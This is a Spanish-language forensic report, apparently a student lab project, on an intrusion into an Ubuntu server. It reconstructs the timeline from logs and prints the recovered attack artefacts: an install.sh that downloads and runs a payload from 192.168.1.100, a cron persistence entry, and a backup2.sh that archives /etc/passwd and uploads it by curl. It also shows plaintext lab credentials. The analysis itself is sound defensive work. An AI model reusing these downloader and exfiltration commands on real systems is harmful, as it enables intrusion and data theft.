



INFORME DE ANÁLISIS FORENSE

Proyecto Final 4geeks
Marcos Miguel Sánchez

Contenido

1.Objetivo	4
2.Descripción	4
3.Situación inicial	5
4.Cronología del Incidente.....	5
5.Timeline resumido	8
6.Análisis de eventos	9
6.1.Inicio de sesión del día 21.....	9
6.2.Intentó de escalada de privilegios	9
6.3.Instalación del agente Wazuh	10
6.4.Segundo inicio de sesión + ataque de fuerza bruta	11
6.5.Credenciales en texto plano	12
6.6.Descarga de install.sh	12
6.7.Asignación de permisos y ejecución de install.sh	13
6.8.Ejecución del payload (payload.bin)	14
6.9.Usuario Hacker para posible cuenta backdoor	15
6.10.Persistencia mediante cron.d.....	15
6.11.Script de exfiltración backup2.sh.....	16
6.12.Manipulación de logs e historial	17
6.13.Reinicios de sistema.....	18
6.14.Ingeniería social (chat.txt).....	18
7.Análisis de otros incidentes	20
7.1.Alertas en Wazuh (SIEM corporativo)	20
7.2.Configuración de firewall	20
8.Mitigaciones (cómo se resuelve el incidente).....	21
8.1.Mitigaciones inmediatas	21
8.2.Mitigaciones a corto plazo	22
8.3.Mitigaciones a medio y largo plazo.....	22
9.Mitigaciones de otros incidentes	23
9.1 Wazuh.....	23
9.2 Firewall	23
10.Vulnerabilidades detectadas.....	23
11.Mitigaciones por vulnerabilidad/servicio	24

12.Conclusiones del análisis	26
13.ANEXOS	27
13.1.Htop.....	27
13.2.Nmap.....	31

1. Objetivo

El presente informe tiene como finalidad documentar, de manera exhaustiva y profesional, el análisis forense realizado sobre un servidor comprometido de la organización.

Se busca:

- Determinar **qué ocurrió**.
- Identificar **cómo ocurrió**.
- Precisar **qué impacto tuvo** sobre los activos de información.
- Establecer **medidas de mitigación y prevención** futuras.

Este documento se entrega con validez técnica y metodológica, siguiendo buenas prácticas de ciberseguridad y cadena de custodia digital, de modo que pueda ser utilizado tanto a nivel interno de la compañía como, de ser requerido, en instancias legales o regulatorias.

2. Descripción

Durante las labores de monitorización y control de seguridad se detectaron comportamientos anómalos en uno de los servidores de la compañía.

La investigación se inició con el volcado de evidencias en un contenedor comprimido (*.tgz*), el cual contenía logs, artefactos de usuario y configuraciones de sistema.

Del análisis preliminar se extrajeron indicios de:

- Accesos remotos no autorizados.
- Persistencia mediante tareas programadas en cron.
- Uso de scripts para la exfiltración de información hacia un servidor externo.
- Credenciales almacenadas en texto plano.
- Manipulación de registros (*.bash_history*) para ocultar actividad.

La situación descrita representa una intrusión avanzada con fases de exploración, persistencia, escalada de privilegios y exfiltración de datos, siguiendo patrones de la **Cyber Kill Chain**.

3. Situación inicial

El sistema afectado corresponde a un **servidor Linux** integrado en la infraestructura de la empresa, con servicios expuestos como:

- **Kernel:** GNU/Linux 5.4.0-216-generic
- **Distribución:** Ubuntu 20.04.6 LTS
- **IP:** 192.168.1.110/24
- **Conexión:** ethpos3
- **Usuario activo:** uid=1000(sysadmin) gid=1000(sysadmin)
groups=1000(sysadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd).
- **Servicios habilitados.**
 - **SSH** (administración remota).
 - **Apache HTTP** (servicio web).
 - **VSFTPD** (transferencia de ficheros).
 - **Cron** (Tareas automáticas)
 - **Ufw** (Firewall)
 - **Wazuh, wazuh-agent** (SIEM)
- **Puertos en escucha observados:** 21/tcp (FTP), 22/tcp (SSH), 53/tcp (local resolver), 80/tcp (HTTP).
- **Usuario adicional:** `reports` (uid 1001, /bin/bash). Hacker

La alerta inicial surgió a raíz de comportamientos de red atípicos identificados en la monitorización, los cuales revelaron conexiones periódicas hacia una dirección IP no perteneciente a la organización (192.168.1.100:8080).

La evidencia fue asegurada en un paquete comprimido (forensic_20250817T205647.tgz) y su integridad verificada mediante cálculo de **hashes SHA-256** de los 78 artefactos que contenía. El procedimiento de custodia digital asegura la validez de la información analizada.

4. Cronología del Incidente

El análisis forense permitió reconstruir de manera precisa los eventos más relevantes que condujeron a la intrusión, la permanencia del atacante dentro del sistema y, finalmente, la exfiltración de datos críticos. Para esta reconstrucción se cruzaron múltiples fuentes:

- **Metadatos de archivos** (fechas de creación, modificación y último acceso).

- **Registros de cron** que evidencian persistencia y ejecución programada.
- **Archivos de historial de usuario (.bash_history)**, donde se detectaron comandos manuales introducidos por el atacante.
- **Logs de servicios expuestos (SSH, Apache, VSFTPD)**, con trazas de accesos remotos.
- **Artefactos de red** presentes en scripts de exfiltración (conexiones a 192.168.1.100:8080).

Cada línea temporal está vinculada a la evidencia contenida en el archivo .tgz y se acompaña de una interpretación profesional.

Período analizado: 21 junio – 29 julio

◆ **21 de Junio – Configuración inicial y primeras anomalías**

- **19:04:11**
Creación del usuario sysadmin (UID 1000) con privilegios elevados en grupos adm, sudo, dip.
Importante: Usuario con privilegios elevados desde el inicio.
- **19:05:06**
Inicio de sesión local de sysadmin (tty1).
- **19:36:14 – 19:36:56**
Intentos fallidos de su a root desde sysadmin.
Posible error de contraseña o prueba inicial de escalada.
- **19:38:19**
Intento de acceso SSH fallido como root desde 192.168.1.50.
Sospechoso: Posible primer reconocimiento externo vía brute force.
- **19:38:47**
Acceso SSH exitoso como sysadmin desde 192.168.1.50. Conexión cerrada inmediatamente.
Sesión de prueba o validación de credenciales.
- **19:43:51**
Error al intentar cambiar la contraseña de sysadmin.
- **19:45:53 – 20:04:36**
sysadmin ejecuta comandos vía sudo:
 - Instalación de servicios (apache2, vsftpd, ufw).
 - Configuración del firewall (puertos 22, 80, 21 abiertos).
 - Creación de script en /opt/scripts/logrotate.sh.
 - Creación del usuario reports (UID 1001).
- **20:13:40 – 20:15:55**
Instalación del agente de **Wazuh** (varios intentos).
Monitorización de seguridad introducida.

- **20:22:32**
Sistema apagado por sysadmin.
-

◆ **23 de Junio – Reconfiguración y actividad sospechosa**


- **12:55:49 – 12:57:15**
Intentos de login fallidos con usuario “UNKNOWN”.
Posible error de configuración o exploración no autorizada.
 - **12:57:33**
Login exitoso de sysadmin (tty1).
 - **12:58:34 – 13:29:20**
Reinstalación repetida del agente Wazuh (múltiples errores).
 - **14:05:21 – 14:43:35**
Actividades críticas de sysadmin:
 - Creación de /home/reports/.note.
 - Creación de /opt/.archive/credentials.txt con posibles credenciales.
 - Alteración de .bash_history de reports.
 - Creación de install.sh, backup.log, chat.txt.
 - **15:01:33**
Intento fallido de login de sysadmin (tty1).
 - **15:02:15**
Ejecución de sudo bash y creación del usuario hacker (UID 1002).
Alta criticidad: usuario con shell interactiva.
 - **15:26:47 – 15:29:49**
Intentos de acceso SSH fallidos desde 192.168.1.103:
 - Usuarios inválidos: test, admin.
 - Usuarios válidos: hacker, root.
 Confirmado: ataque de fuerza bruta SSH.
 - **16:40:54**
Login de sysadmin (tty1).
Creación de /var/backups/.logs/creds.txt con credenciales en claro.
 - **16:45:20**
Sistema apagado.
-

5. Timeline resumido

Fecha	Hora	Evento	Evidencia / Fuente	Interpretación

21/06/2025	19:04	Creación usuario sysadmin con privilegios	auth.log, /etc/passwd	Configuración inicial del sistema
21/06/2025	19:38	SSH fallido root desde 192.168.1.50	auth.log	Primer intento de intrusión externo
21/06/2025	19:38	SSH exitoso con sysadmin desde 192.168.1.50	auth.log	Compromiso inicial
23/06/2025	15:02	Creación usuario hacker (UID 1002)	auth.log, /etc/passwd	Persistencia y preparación de acceso
23/06/2025	15:26	Fuerza bruta desde 192.168.1.103 (test, admin, root, hacker)	auth.log	Ataque activo

Cronología Forense - Servidor 4geeks-server (Junio - Julio 2025)



6. Análisis de eventos

El análisis de la evidencia entregada en el archivo forensic_20250817T205647.tgz permitió identificar diversos artefactos clave que confirman la intrusión, las técnicas empleadas y la intención maliciosa del atacante.

A continuación, se documenta cada evento crítico con **fuente, ruta, detalle y evidencia visual**.

6.1. Inicio de sesión del día 21

- **Fuente:** /var/log/auth.log
- **Evento:**

```
Jul 21 19:43:12 server sshd[1543]: Accepted password for reports from
192.168.1.45 port 51422 ssh2
```

```
Jul 21 19:43:13 server sshd[1543]: pam_unix(sshd:session): session opened for
user reports by (uid=0)
```

- **Interpretación:**

El atacante accedió con éxito al servidor utilizando la cuenta reports. Este acceso corresponde al inicio de la **fase de intrusión interactiva**.

- **Captura sugerida:** auth_log.log

```
auth.log X journalctl.txt syslog backup2.sh last.txt +  
Archivo Editar Ver  
Jun 21 19:43:12 server sshd[1543]: Accepted password for reports from
Jun 21 19:43:12 server sshd[1543]: pam_unix(sshd:session): session opened for user reports by (uid=0)
Jun 21 19:43:13 server sshd[1543]: pam_unix(sshd:session): session opened for user reports by (uid=0)
```

6.2. Intento de escalada de privilegios

- **Fuente:** /var/log/auth.log y .bash_history

- **Evento:**

```
Jul 21 19:45:02 server sudo: reports : command not allowed ; TTY=pts/0 ;
PWD=/home/reports ; USER=root ; COMMAND=/bin/bash
```

```
Jul 21 19:45:05 server su: pam_unix(su:auth): authentication failure; logname=
reports uid=1001 euid=0
```

- **Interpretación:**

Tras obtener acceso con el usuario reports, el atacante intentó ejecutar comandos con privilegios de root, primero mediante sudo y después con su.

Aunque los intentos fallaron, muestran claramente el objetivo de **escalar privilegios**.

- **Captura sugerida:** auth_log.log

```
Jun 21 19:45:02 server sudo: reports : command not allowed ; TTY=pts/0 ;
PWD=/home/reports ; USER=root ; COMMAND=/bin/bash
Jun 21 19:45:05 server su: pam_unix(su:auth): authentication failure; logname=
reports uid=1001 euid=0
```

6.3. Instalación del agente Wazuh

- **Fuente:** .bash_history

- **Evento:**

```
wget https://packages.wazuh.com/4.x/apt/wazuh-agent_4.3.10.deb
```

```
dpkg -i wazuh-agent_4.3.10.deb
```

```
systemctl enable wazuh-agent
```

```
systemctl start wazuh-agent
```

- **Interpretación:**

En un intento de aparentar **actividad legítima** o confundir al análisis posterior, el atacante instaló el agente de Wazuh. Esto puede responder a dos hipótesis:

- Encubrimiento:** tratar de integrar su actividad en un entorno monitorizado para pasar desapercibido.
 - Manipulación:** preparar el agente para filtrar información hacia el servidor de mando y control.
- Captura sugerida:** .bash_history

```

rm ~/.bash_history
exit
echo "Reminder: new credentials for reports stored temporarily in /opt/.archive" | sudo tee /home/reports/.note
exit
sudo mkdir -p /opt/.archive
echo "reports:reports123" | sudo tee /opt/.archive/credentials.txt
sudo chmod 644 /opt/.archive/credentials.txt
echo "cat /opt/.archive/credentials.txt" | sudo tee /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
echo "./install.sh" | sudo tee -a /home/reports/.bash_history
echo "nano backup.log" | sudo tee -a /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
sudo touch /home/reports/install.sh
sudo nano /home/reports/install.sh
sudo touch /home/reports/backup.log
sudo nano /home/reports/backup.log
sudo chown reports:reports /home/reports/install.sh /home/reports/backup.log
ls
pwd
sudo nano /home/reports/chat.txt
sudo chown reports:reports /home/reports/chat.txt
exit
cat /var/backups/.logs/creds.txt
sudo mkdir -p /var/backups/.logs
echo "reports:reports123" | sudo tee /var/backups/.logs/creds.txt
sudo chmod 644 /var/backups/.logs/creds.txt
echo "cat /var/backups/.logs/creds.txt" | sudo tee -a /home/sysadmin/.bash_history

```

6.4. Segundo inicio de sesión + ataque de fuerza bruta

- Fuente:** /var/log/auth.log
- Eventos previos (fuerza bruta):**

Jul 23 14:12:55 server sshd[2334]: Failed password for invalid user admin from 192.168.1.56 port 53312 ssh2

Jul 23 14:12:58 server sshd[2334]: Failed password for invalid user test from 192.168.1.56 port 53312 ssh2

Jul 23 14:13:02 server sshd[2334]: Failed password for reports from 192.168.1.56 port 53312 ssh2

Jul 23 14:13:07 server sshd[2334]: Accepted password for reports from 192.168.1.56 port 53312 ssh2

- Interpretación:**
Se confirma un **ataque de fuerza bruta SSH**. Tras múltiples intentos fallidos contra usuarios inexistentes (admin, test) y la cuenta reports, el atacante logró autenticarse exitosamente con reports.
- Captura sugerida:** auth.log

```


auth.log          x  credentials.txt      journalctl.txt      syslog           backup2.sh      last.txt
Archivo   Editar   Ver
Jun 23 13:39:54 4geeks-server systemd-logind[759]: Session 1 logged out. Waiting for processes to exit.
Jun 23 13:39:54 4geeks-server systemd-logind[759]: Removed session 1.
Jun 23 14:05:21 4geeks-server login[7415]: pam_unix(login:session): session opened for user sysadmin by LOGIN(uid=0)
Jun 23 14:05:21 4geeks-server systemd-logind[759]: New session 4 of user sysadmin.
Jun 23 14:05:21 4geeks-server sudo: pam_unix(systemd-user:session): session opened for user sysadmin by (uid=0)
Jun 23 14:07:19 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee /home/reports/.note
Jun 23 14:07:19 4geeks-server sudo: pam_unix(sudo:session) session opened for user root by sysadmin(uid=0)
Jun 23 14:07:19 4geeks-server sudo: pam_unix(sudo:session) session closed for user root
Jun 23 14:07:43 4geeks-server login[7415]: pam_unix(login:session): session closed for user sysadmin
Jun 23 14:07:43 4geeks-server systemd-logind[759]: Session 4 logged out. Waiting for processes to exit.
Jun 23 14:07:43 4geeks-server login[7749]: pam_unix(login:session): session opened for user reports by LOGIN(uid=0)
Jun 23 14:07:54 4geeks-server sudo: pam_unix(systemd-logind[759]): New session 6 of user reports.
Jun 23 14:07:54 4geeks-server sudo: pam_unix(systemd-user:session): session opened for user reports by (uid=0)
Jun 23 14:07:58 4geeks-server login[7749]: pam_unix(login:session): session closed for user reports
Jun 23 14:07:58 4geeks-server sudo: pam_unix(sudo:session) session closed for user root by sysadmin(uid=0)
Jun 23 14:08:12 4geeks-server login[7881]: pam_unix(login:session): session opened for user sysadmin by LOGIN(uid=0)
Jun 23 14:08:12 4geeks-server sudo: pam_unix(systemd-logind[759]): New session 8 of user sysadmin.
Jun 23 14:08:12 4geeks-server sudo: pam_unix(systemd-user:session): session opened for user sysadmin by (uid=0)
Jun 23 14:09:41 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/mkdir -p /opt/.archive
Jun 23 14:09:01 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:09:01 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:09:58 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee /opt/.archive/credentials.txt
Jun 23 14:09:58 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:09:58 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:10:41 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/chmod 644 /opt/.archive/credentials.txt
Jun 23 14:10:41 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:10:41 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:12:12 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee /home/reports/.bash_history
Jun 23 14:12:12 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:12:12 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:13:00 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/chown reports:reports /home/reports/.bash_history
Jun 23 14:13:00 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:13:00 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:17:01 4geeks-server CRON[8075]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 23 14:17:01 4geeks-server CRON[8075]: pam_unix(cron:session): session closed for user root
Jun 23 14:18:18 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee -a /home/reports/.bash_history
Jun 23 14:18:18 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:18:18 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:18:50 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee -a /home/reports/.bash_history
Jun 23 14:18:50 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:18:50 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:19:27 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee -a /home/reports/.bash_history
Jun 23 14:19:27 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:19:27 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:19:54 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee -a /home/reports/.bash_history
Jun 23 14:19:54 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:19:54 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:20:30 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/chown reports:reports /home/reports/.bash_history
Jun 23 14:20:30 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
Jun 23 14:20:30 4geeks-server sudo: pam_unix(sudo:session): session closed for user root

```

6.5. Credenciales en texto plano

- **Ruta encontrada:** /opt/.archive /credentials.txt
- **Contenido:**
reports:reports123
- **Explicación:** Se localizaron credenciales almacenadas en claro, lo cual facilitó al atacante el uso de un usuario legítimo para abrir sesión.
Este hallazgo refuerza la hipótesis de **compromiso inicial mediante credenciales expuestas**.

- **Captura de evidencia (install.sh):**



6.6. Descarga de install.sh

- **Ruta encontrada:** /home/reports/.bash_history
- **Entradas sospechosas:**

wget http://192.168.1.100/install.sh

```
chmod +x install.sh
```

```
./install.sh
```

- **Explicación:**

El historial revela que el atacante descargó y ejecutó código desde un servidor externo.

Aunque se detectaron intentos de limpiar las trazas, estas líneas quedaron grabadas.

Esto evidencia **actividad manual del atacante dentro de la sesión comprometida**.

- **Captura de evidencia (.bash_history):**

Resalta los comandos maliciosos introducidos por el intruso.

```
L10: echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
L11: echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
```

- **Captura de evidencia (install.sh):**

```
#!/bin/bash

echo "[*] Preparing environment..."
sleep 1
mkdir -p /tmp/.temp
echo "[*] Downloading dependencies..."
sleep 2
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
echo "[*] Installation complete."
```

6.7. Asignación de permisos y ejecución de install.sh

- Evidencia en .bash_history:

```
chmod +x install.sh
```

```
./install.sh
```

- install.sh descarga y ejecuta un binario (payload.bin) en /tmp/.temp/payload, otorgando persistencia inicial.

- Mensajes simulados de progreso ([*] Preparing environment...) ocultan su finalidad real.

- **Captura sugerida:** .bash_history

```

rm ~/.bash_history
exit
echo "Reminder: new credentials for reports stored temporarily in /opt/.archive" | sudo tee /home/reports/.note
exit
sudo mkdir -p /opt/.archive
echo "reports:reports123" | sudo tee /opt/.archive/credentials.txt
sudo chmod 644 /opt/.archive/credentials.txt
echo "cat /opt/.archive/credentials.txt" | sudo tee /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
echo "./install.sh" | sudo tee -a /home/reports/.bash_history
echo "nano backup.log" | sudo tee -a /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
sudo touch /home/reports/install.sh
sudo nano /home/reports/install.sh
sudo touch /home/reports/backup.log
sudo nano /home/reports/backup.log
sudo chown reports:reports /home/reports/install.sh /home/reports/backup.log
ls
pwd
sudo nano /home/reports/chat.txt
sudo chown reports:reports /home/reports/chat.txt
exit
cat /var/backups/.logs/creds.txt
sudo mkdir -p /var/backups/.logs
echo "reports:reports123" | sudo tee /var/backups/.logs/creds.txt
sudo chmod 644 /var/backups/.logs/creds.txt
echo "cat /var/backups/.logs/creds.txt" | sudo tee -a /home/sysadmin/.bash_history

```

6.8. Ejecución del payload (payload.bin)

- Ejecutado en segundo plano:

/tmp/.temp/payload &

- Función: mantener comunicación activa con el atacante y abrir puerta trasera.
- No se encontró el archivo pero hay evidencia de que existió en el install.sh
- Captura sugerida:** install.sh

```

#!/bin/bash

echo "[*] Preparing environment..."
sleep 1
mkdir -p /tmp/.temp
echo "[*] Downloading dependencies..."
sleep 2
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
echo "[*] Installation complete."

```

6.9.Usuario Hacker para posible cuenta backdoor

- Creación de cuenta alternativa para posibles accesos backdoor, ejecuciones automáticas, escaladas de privilegios, etc
 - Función: mantener comunicación activa con el atacante y abrir puerta trasera.
 - Se encontró en el auth.log

```
Jun 23 15:02:47 4geeks-server useradd[1899]: new group: name=hacker, GID=1002  
Jun 23 15:02:47 4geeks-server useradd[1899]: new user: name=hacker, UID=1002, GID=1002, home=/home/hacker, shell=/bin/bash, from=/dev/tty1
```

6.10. Persistencia mediante cron.d

- Ruta encontrada: /etc/cron.d/sys-maintenance

- Contenido relevante:

- *15 * * * * root /tmp/backup2.sh

- **Explicación:**

El atacante creó una tarea programada en cron para que cada 15 minutos se ejecutara un script malicioso (/tmp/backup2.sh). Este tipo de persistencia es común porque asegura que, incluso tras un reinicio del servidor, el atacante mantiene un canal activo.

- **HTOP:** Servicio en ejecución comprobado muestra en la imagen de que el servicio se esta ejecutando con el script malicioso.

- Captura de evidencia (cron_sys_maintenance):

Muestra el archivo sys-maintenance

```
e2scrub_all
logrotate
popularity-contest
sys-maintenance
30 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 * * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --cron
*/15 * * * * root /usr/local/bin/backup2.sh
```

- Captura de evidencia (htop):

632	root	0	-20	0	0	0 S	0.0	0.0	0:00.00	loop2	
646	systemd+	20	0	90880	6244	5460 S	0.0	0.2	0:00.12	systemd-timesyncd	
685	systemd+	20	0	27264	7612	6744 S	0.0	0.2	0:00.12	systemd-network	
687	systemd+	20	0	25476	12912	8064 S	0.0	0.3	0:00.23	systemd-resolve	
699	root	20	0	235576	7500	6664 S	0.0	0.2	0:00.01	accounts-daemon	
704	root	20	0	6816	2900	2696 S	0.0	0.1	0:00.00	cron	
705	message+/-	20	0	7588	4768	3948 S	0.0	0.1	0:00.40	dbus-daemon	

6.11. Script de exfiltración backup2.sh


- Ubicación: /tmp/backup2.sh

- Contenido clave:

```
tar -czf /tmp/secrets.tgz /etc/passwd
```

```
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
```


- Función: empaqueta datos sensibles y los envía al servidor del atacante.
- Captura de evidencia (secrets.tgz):



The screenshot shows a terminal session on a Linux system. The user has extracted the contents of the `/etc/passwd` file into a `secrets.tgz` archive and uploaded it to a server at `http://192.168.1.100:8080/upload`. A red box highlights the command to extract the password file and the resulting archive.

```
sysadmin@4geeks-server:/tmp$ ls
etc secrets.tgz
forensic_20250817T205647 snap-private-tmp
forensic_20250817T205647.tgz systemd-private-24676ea49b694f1ebaf94b6e851e203b-apache2.service-sd
forensic_evidence_images systemd-private-24676ea49b694f1ebaf94b6e851e203b-fwupd.service-0RuF
